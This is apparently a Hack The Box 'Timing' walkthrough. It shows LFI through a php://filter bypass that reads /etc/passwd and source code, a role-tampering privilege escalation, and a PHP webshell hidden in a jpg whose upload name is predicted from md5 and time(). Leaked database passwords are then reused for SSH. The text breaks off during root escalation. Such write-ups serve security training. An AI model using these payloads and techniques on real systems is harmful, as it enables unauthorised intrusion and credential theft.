
Timing

Enumeration

```
$\> nmap -p- -sV -sC -v -oA enum --min-rate 4500 --max-rtt-timeout 1500ms --open
timing.htb
Nmap scan report for
Host is up (0.25s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d2:5c:40:d7:c9:fe:ff:a8:83:c3:6e:cd:60:11:d2:eb (RSA)
|   256 18:c9:f7:b9:27:36:a1:16:59:23:35:84:34:31:b3:ad (ECDSA)
|_  256 a2:2d:ee:db:4e:bf:f9:3f:8b:d4:cf:b4:12:d8:20:f2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-title: Simple WebApp
|_Requested resource was ./login.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap reveals two open ports, HTTP and SSH. Let’s look into webpage.



Just a login page, there’s nothing else on the homepage. Let’s do a directory brute force.

```
$\> gobuster dir -u http://timing.htb -x php -w ~/tools/SecLists/Discovery/Web-
Content/raft-small-words.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://timing.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/kali/tools/SecLists/Discovery/Web-Content/raft-
small-words.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2021/12/15 04:48:56 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 309] [--> http://timing.htb/images/]
/js                   (Status: 301) [Size: 305] [--> http://timing.htb/js/]
/login.php            (Status: 200) [Size: 5609]
/index.php            (Status: 302) [Size: 0] [--> ./login.php]
/css                  (Status: 301) [Size: 306] [--> http://timing.htb/css/]
/profile.php          (Status: 302) [Size: 0] [--> ./login.php]
/logout.php           (Status: 302) [Size: 0] [--> ./login.php]
/image.php            (Status: 200) [Size: 0]
/upload.php           (Status: 302) [Size: 0] [--> ./login.php]
```

We got couple of directories and php files. If we look closer, most php files are redirecting to ‘login.php’. However, image.php is not redirecting to anywhere, and also the size is ‘0’. Initially I was little bit confused, why there’s a ‘image.php’ and ‘images’ directory, both server the same purpose. So, I did a directory brute force on ‘images’.

```
$\> gobuster dir -u http://timing.htb/images/ -x php -w
~/tools/SecLists/Discovery/Web-Content/raft-small-words.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://timing.htb/images/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/kali/tools/SecLists/Discovery/Web-Content/raft-
small-words.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2021/12/15 05:09:09 Starting gobuster in directory enumeration mode
===============================================================
```

```
/uploads              (Status: 301) [Size: 317] [-->
http://timing.htb/images/uploads/]
```

There’s another directory inside ‘images’. So, my speculation was, if user uploads any images via ‘upload.php’ it dumps it in ‘/images/upload’ directory and it can be accessed via ‘image.php’. I tried to fuzz with file parameter for any LFI or Path traversal attack.

```
$\> ffuf -u 'http://timing.htb/image.php?file=FUZZ' -w
~/tools/SecLists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt

________________________________________________

 :: Method           : GET
 :: URL              : http://timing.htb/image.php?file=FUZZ
 :: Wordlist         : FUZZ: /home/kali/tools/SecLists/Fuzzing/LFI/LFI-
gracefulsecurity-linux.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

/etc/lilo.conf          [Status: 200, Size: 0, Words: 1, Lines: 1]
/etc/fstab              [Status: 200, Size: 0, Words: 1, Lines: 1]
/etc/bootptab           [Status: 200, Size: 0, Words: 1, Lines: 1]
/etc/httpd/logs/error_log [Status: 200, Size: 0, Words: 1, Lines: 1]
```

As you can see, status code of files are 200 but size is 0. It simply means, ‘file’ parameter is not working. I tried with couple other parameters but all failed, but ‘img’ parameter worked.

```
$\> ffuf -u 'http://timing.htb/image.php?img=FUZZ' -w
~/tools/SecLists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt
________________________________________________

 :: Method           : GET
 :: URL              : http://timing.htb/image.php?img=FUZZ
 :: Wordlist         : FUZZ: /home/kali/tools/SecLists/Fuzzing/LFI/LFI-
gracefulsecurity-linux.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

/etc/bashrc             [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/cron.deny          [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/bootptab           [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/at.deny            [Status: 200, Size: 25, Words: 3, Lines: 1]
```

```
/etc/hosts.allow        [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/hosts              [Status: 200, Size: 25, Words: 3, Lines: 1]
```

We got 200 status code and size of all file same.

```
$\> curl 'http://timing.htb/image.php?img=/etc/passwd'
Hacking attempt detected!
```

As you can see, I tried to curl the path with ‘img’ parameter, and I got the above response. We need to bypass the security filters now.

[PayloadsAllTheThings/File Inclusion at master · swisskyrepo/PayloadsAllTheThings]

We will use `http://example.com/index.php?page=php://filter/convert.base64-encode/resource=index.php` this php filter to bypass the filter and read the files. It gives output in base64 encoded format, so we need to decode it to understand.

```
$\> curl 'http://timing.htb/image.php?img=php://filter/convert.base64-
encode/resource=/etc/passwd'
cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXN
```

We got the encoded information, let’s decode it.

```
$\> curl 'http://timing.htb/image.php?img=php://filter/convert.base64-
encode/resource=/etc/passwd' | base64 -d | grep bash
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2152  100  2152    0     0   1145      0  0:00:01  0:00:01 --:--:--  1145
root:x:0:0:root:/root:/bin/bash
aaron:x:1000:1000:aaron:/home/aaron:/bin/bash
```

We can directly decode it and grep for user details. We got ‘aaron’ user. Now we can read files local files which we found in our initial directory brute force.

```
$\> curl 'http://timing.htb/image.php?img=php://filter/convert.base64-
encode/resource=upload.php' | base64 -d
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1360  100  1360    0     0    401      0  0:00:03  0:00:03 --:--:--   401
<?php
include("admin_auth_check.php");

$upload_dir = "images/uploads/";

if (!file_exists($upload_dir)) {
    mkdir($upload_dir, 0777, true);
}

$file_hash = uniqid();

$file_name = md5('$file_hash' . time()) . '_' . basename($_FILES["fileToUpload"]
["name"]);
$target_file = $upload_dir . $file_name;
$error = "";
```


```
$imageFileType = strtolower(pathinfo($target_file, PATHINFO_EXTENSION));

if (isset($_POST["submit"])) {
    $check = getimagesize($_FILES["fileToUpload"]["tmp_name"]);
    if ($check === false) {
        $error = "Invalid file";
    }
}

// Check if file already exists
if (file_exists($target_file)) {
    $error = "Sorry, file already exists.";
}

if ($imageFileType != "jpg") {
    $error = "This extension is not allowed.";
}

if (empty($error)) {
    if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $target_file)) {
        echo "The file has been uploaded.";
    } else {
        echo "Error: There was an error uploading your file.";
    }
} else {
    echo "Error: " . $error;
}
?>
```

‘Upload.php’ gives us another piece of information. But it only works if we have access to upload functionality. There’s Authentication check file, let’s look into it first.


```
$\> curl 'http://timing.htb/image.php?img=php://filter/convert.base64-
encode/resource=admin_auth_check.php' | base64 -d
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   268  100   268    0     0    266      0  0:00:01  0:00:01 --:--:--   266
<?php

include_once "auth_check.php";

if (!isset($_SESSION['role']) || $_SESSION['role'] != 1) {
    echo "No permission to access this panel!";
    header('Location: ./index.php');
    die();
}

?>
```

To access upload feature the user should have a ‘role 1’, if not, this feature is not available. Now we need to find a way to login. There are no any files which has login


details. However, if we login using previously found user ‘aaron’ as username and password, then it’d give you dashboard.




It say’s logged in as user 2.




The only way to edit the role is when we update user profile. Let’s edit the profile and intercept the update request in burp.




No need to change anything from the above input, as it only concerns about role ID.



Add the role to data and forward the request and refresh the page. You will see ‘admin panel’



Admin panel has upload image feature.



Now it’s time to look into ‘upload.php’ code.

```
$upload_dir = "images/uploads/";

$file_hash = uniqid();

$file_name = md5('$file_hash' . time()) . '_' . basename($_FILES["fileToUpload"]
["name"]);
$target_file = $upload_dir . $file_name;
$error = "";
$imageFileType = strtolower(pathinfo($target_file, PATHINFO_EXTENSION));

if (isset($_POST["submit"])) {
    $check = getimagesize($_FILES["fileToUpload"]["tmp_name"]);
    if ($check === false) {
        $error = "Invalid file";
    }
}

if ($imageFileType != "jpg") {
    $error = "This extension is not allowed.";
```

Above code is what we will look into. Uploaded files will be moved to ‘/images/uploads/‘ directory. File Extension must have ‘jpg’, and upon upload the filename will be changed to MD5 sum. The logic behind creating this MD5 sum is, it takes two things as input, ‘$file_hash’ and ‘time())’ and then adds the base filename of uploaded file to that hash.

According to PHP, `uniqid()` function generates a unique ID based on the microtime (the current time in microseconds). In PHP single quote (‘) and double quote(“) have different meanings and interpretations.

> *Single quoted strings will display things almost completely "as is.”. Double quote strings will display a host of escaped characters (including some regexes), and variables in the strings will be evaluated.*

So, `uniqid()` is just a rabbit hole, it is taking `$file_hash` as string to generate MD5 hash. However, `time())` is also being used as factor to generate MD5. It is considering current time in seconds, that means every second will get a new hash.

We need to match the upload time to get the right hash. For that we need to make sure our local machine time is not far behind or a head.

```
$\> nmap -p80 --script http-date timing.htb
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-15 08:48 GMT
Nmap scan report for timing.htb
Host is up (0.35s latency).

PORT   STATE SERVICE
80/tcp open  http
|_http-date: Wed, 15 Dec 2021 08:48:32 GMT; -16s from local time.

Nmap done: 1 IP address (1 host up) scanned in 4.81 seconds

$\> date
Wed Dec 15 08:48:49 AM GMT 2021
```


You can check the date and match it with your time using nmap. Target is ‘-16’ seconds behind from my local time. You just need to confirm time, make sure to set your time to GMT.

```
$\> cat demo.jpg
<?php system($_GET[cmd]);?>
```

Create a jpg file with PHP code which can give code execution access. Now we need to start a PHP interactive shell, where we run continuously run PHP code to generate hash based on time and string.

```
$\> php -a
Interactive mode enabled

php > while (true){echo date("D M j G:i:s T Y"); echo " = " ; echo md5('$file_hash' .
time());echo "\n";sleep(1);}
Wed Dec 15 9:47:14 UTC 2021 = 982292d5dcf036ed4305960b7d275b6a
Wed Dec 15 9:47:15 UTC 2021 = ba9771b9c5e7a3a000e323d3ed55617a
Wed Dec 15 9:47:16 UTC 2021 = 9d40ad00812d4f17ecb7ec6ebf9dbdd7
```

Keep it going, do not terminate it. Now we need to upload that recently created jpg file, intercept the upload request, send it to repeater, check the response time and match the time with PHP hash.



Check burp response time and find the matching hash of that time from PHP interactive session.

```
$\> php -a
Interactive mode enabled

php > while (true){echo date("D M j G:i:s T Y"); echo " = " ; echo md5('$file_hash' .
time());echo "\n";sleep(1);}
Wed Dec 15 9:50:59 UTC 2021 = 707a2c2e4e0e123576771bf0cd6f2e8b
Wed Dec 15 9:51:00 UTC 2021 = 17550f9eeba77354e1076f030d61815e
Wed Dec 15 9:51:01 UTC 2021 = 897913d9efbddb0f67cbbf2c5368998c
Wed Dec 15 9:51:02 UTC 2021 = 4d1084d6fe2d5182c16a77b2c90fb23e
Wed Dec 15 9:51:03 UTC 2021 = 75dd5fb2dbc5b8b51805d250a8759d35
Wed Dec 15 9:51:04 UTC 2021 = e386dadae01c949d05a461b58477c0af
```

```
Wed Dec 15 9:51:05 UTC 2021 = b82985c01237617c02e96910bf469ccc
Wed Dec 15 9:51:06 UTC 2021 = 72a6fc3ec79113bdb80cbd7d39f34a20
Wed Dec 15 9:51:07 UTC 2021 = f4ab09bc284d04237619a41f2bf2f90d
Wed Dec 15 9:51:08 UTC 2021 = 89a7b05af64d9f4f03c4fa7eca72ff70
```

Response time is `09:51:04` Copy the hash, add the base filename of uploaded jpg file and access it via `img` query parameter.

Initial Access

```
$\> curl 'http://timing.htb/image.php?
img=images/uploads/e386dadae01c949d05a461b58477c0af_demo.jpg&cmd=id'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

As you can see we have a code execution. This machine will not easily provide you reverse shell, as firewall (iptables) are in place to block outgoing request from a www-data user.

```
$\> curl 'http://timing.htb/image.php?
img=images/uploads/e386dadae01c949d05a461b58477c0af_demo.jpg&cmd=ls+-la+/opt'
total 624
drwxr-xr-x  2 root root   4096 Dec  2 11:19 .
drwxr-xr-x 24 root root   4096 Nov 29 01:34 ..
-rw-r--r--  1 root root 627851 Jul 20 22:36 source-files-backup.zip
```

‘/opt’ directory has a backup of website. Let’s download it first.

```
$\> curl 'http://timing.htb/image.php?
img=images/uploads/e386dadae01c949d05a461b58477c0af_demo.jpg&cmd=cp+/opt/source-files-
backup.zip+/var/www/html/images/uploads/'
```

We can’t directory access the zip file, so copy it to uploads Directory and from there we can download it.

```
$\> curl 'http://timing.htb/image.php?img=images/uploads/source-files-backup.zip' --
output source-files-backup.zip
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  613k    0  613k    0     0   143k      0 --:--:--  0:00:04 --:--:--  144k
```

Extract or unzip the file and you will `.git` repository.

```
$\> ls -la
total 76
drwxr-xr-x 6 kali kali 4096 Jul 20 22:34 .
drwxr-xr-x 3 kali kali 4096 Dec 15 10:09 ..
-rw-r--r-- 1 kali kali  200 Jul 20 22:34 admin_auth_check.php
-rw-r--r-- 1 kali kali  373 Jul 20 22:34 auth_check.php
-rw-r--r-- 1 kali kali 1268 Jul 20 22:34 avatar_uploader.php
drwxr-xr-x 2 kali kali 4096 Jul 20 22:34 css
-rw-r--r-- 1 kali kali   92 Jul 20 22:34 db_conn.php
-rw-r--r-- 1 kali kali 3937 Jul 20 22:34 footer.php
```

```
drwxr-xr-x 8 kali kali 4096 Jul 20 22:35 .git
-rw-r--r-- 1 kali kali 1498 Jul 20 22:34 header.php
-rw-r--r-- 1 kali kali  507 Jul 20 22:34 image.php
drwxr-xr-x 3 kali kali 4096 Jul 20 22:34 images
-rw-r--r-- 1 kali kali  188 Jul 20 22:34 index.php
drwxr-xr-x 2 kali kali 4096 Jul 20 22:34 js
-rw-r--r-- 1 kali kali 2074 Jul 20 22:34 login.php
-rw-r--r-- 1 kali kali  113 Jul 20 22:34 logout.php
-rw-r--r-- 1 kali kali 3041 Jul 20 22:34 profile.php
-rw-r--r-- 1 kali kali 1740 Jul 20 22:34 profile_update.php
-rw-r--r-- 1 kali kali  984 Jul 20 22:34 upload.php
```

Let's `git` commits using gittools.

```
$\> ~/tools/GitTools/Extractor/extractor.sh . source

###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[*] Destination folder does not exist
[*] Creating...
[+] Found commit: 16de2698b5b122c93461298eab730d00273bd83e
[+] Found file: /home/kali/htb/machines/timing/new/backup/source/0-
16de2698b5b122c93461298eab730d00273bd83e/admin_auth_check.php
[+] Found file: /home/kali/htb/machines/timing/new/backup/source/0-
16de2698b5b122c93461298eab730d00273bd83e/auth_check.php
[+] Found file: /home/kali/htb/machines/timing/new/backup/source/0-
16de2698b5b122c93461298eab730d00273bd83e/avatar_uploader.php
```

After commit extraction, you will see two directories. Now we need to find what has changed in terms of code.

```
$\> ls
0-16de2698b5b122c93461298eab730d00273bd83e  1-e4e214696159a25c69812571c8214d2bf8736a3f

$\> diff 0-16de2698b5b122c93461298eab730d00273bd83e/ 1-
e4e214696159a25c69812571c8214d2bf8736a3f/

diff '--color=auto' 0-16de2698b5b122c93461298eab730d00273bd83e/commit-meta.txt 1-
e4e214696159a25c69812571c8214d2bf8736a3f/commit-meta.txt
1,4c1,3
< tree dcbc181650833009145874df7da85b4c6d84b2ca
< parent e4e214696159a25c69812571c8214d2bf8736a3f
< author grumpy <grumpy@localhost.com> 1626820453 +0000
< committer grumpy <grumpy@localhost.com> 1626820453 +0000

---
```

```
> tree fd7fb62599f9702baeb0abdc42a8a4b68e49ec23
> author grumpy <grumpy@localhost.com> 1626820434 +0000
> committer grumpy <grumpy@localhost.com> 1626820434 +0000
6c5
< db_conn updated

---

> init
Common subdirectories: 0-16de2698b5b122c93461298eab730d00273bd83e/css and 1-
e4e214696159a25c69812571c8214d2bf8736a3f/css
diff '--color=auto' 0-16de2698b5b122c93461298eab730d00273bd83e/db_conn.php 1-
e4e214696159a25c69812571c8214d2bf8736a3f/db_conn.php
2c2

< $pdo = new PDO('mysql:host=localhost;dbname=app', 'root',
'4_V3Ry_l0000n9_p422w0rd');

---

> $pdo = new PDO('mysql:host=localhost;dbname=app', 'root',
'S3cr3t_unGu3ss4bl3_p422w0Rd');

Common subdirectories: 0-16de2698b5b122c93461298eab730d00273bd83e/images and 1-
e4e214696159a25c69812571c8214d2bf8736a3f/images
Common subdirectories: 0-16de2698b5b122c93461298eab730d00273bd83e/js and 1-
e4e214696159a25c69812571c8214d2bf8736a3f/js
```

Database connection credentials has been modified. Let’s try these creds on user SSH login.

```
aaron@timing:~$ id
uid=1000(aaron) gid=1000(aaron) groups=1000(aaron)

aaron@timing:~$ cat user.txt
<<<<FLAG>>>>>>
```

The second password is being reused as ‘aaron’ user’s password.

Privilege Escalation - root

```
aaron@timing:~$ sudo -l
Matching Defaults entries for aaron on timing:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bir


User aaron may run the following commands on timing:
    (ALL) NOPASSWD: /usr/bin/netutils
```

User can run a binary with root privileges. Let’s look into it.

```
aaron@timing:~$ file /usr/bin/netutils
/usr/bin/netutils: Bourne-Again shell script, ASCII text executable

aaron@timing:~$ cat /usr/bin/netutils
#! /bin/bash
java -jar /root/netutils.jar
```

It is a shell script, running a java application from root’s directory. Let’s interact with it.

```
aaron@timing:~$ sudo /usr/bin/netutils
netutils v0.1
Select one option:
[0] FTP
[1] HTTP
[2] Quit
Input >>
```

Upon execution of the binary, it gives us two options, FTP and HTTP. Setup a HTTP server on Kali and download test file.

```
aaron@timing:~$ sudo /usr/bin/netutils
netutils v0.1
Select one option:
[0] FTP
[1] HTTP
[2] Quit
Input >> 1
Enter Url: 10.10.x.x/test.txt

Initializing download: http://10.10.x.x/test.txt
File size: 5 bytes
Opening output file test.txt
Server unsupported, starting from scratch with one connection.
Starting download


Downloaded 5 byte in 0 seconds. (0.01 KB/s)
```

After download check the downloaded file in ‘aaron’ user’s home directory or current working directory.

```
aaron@timing:~$ ls -la test.txt
-rw-r--r-- 1 root root 5 Dec 15 10:21 test.txt
```

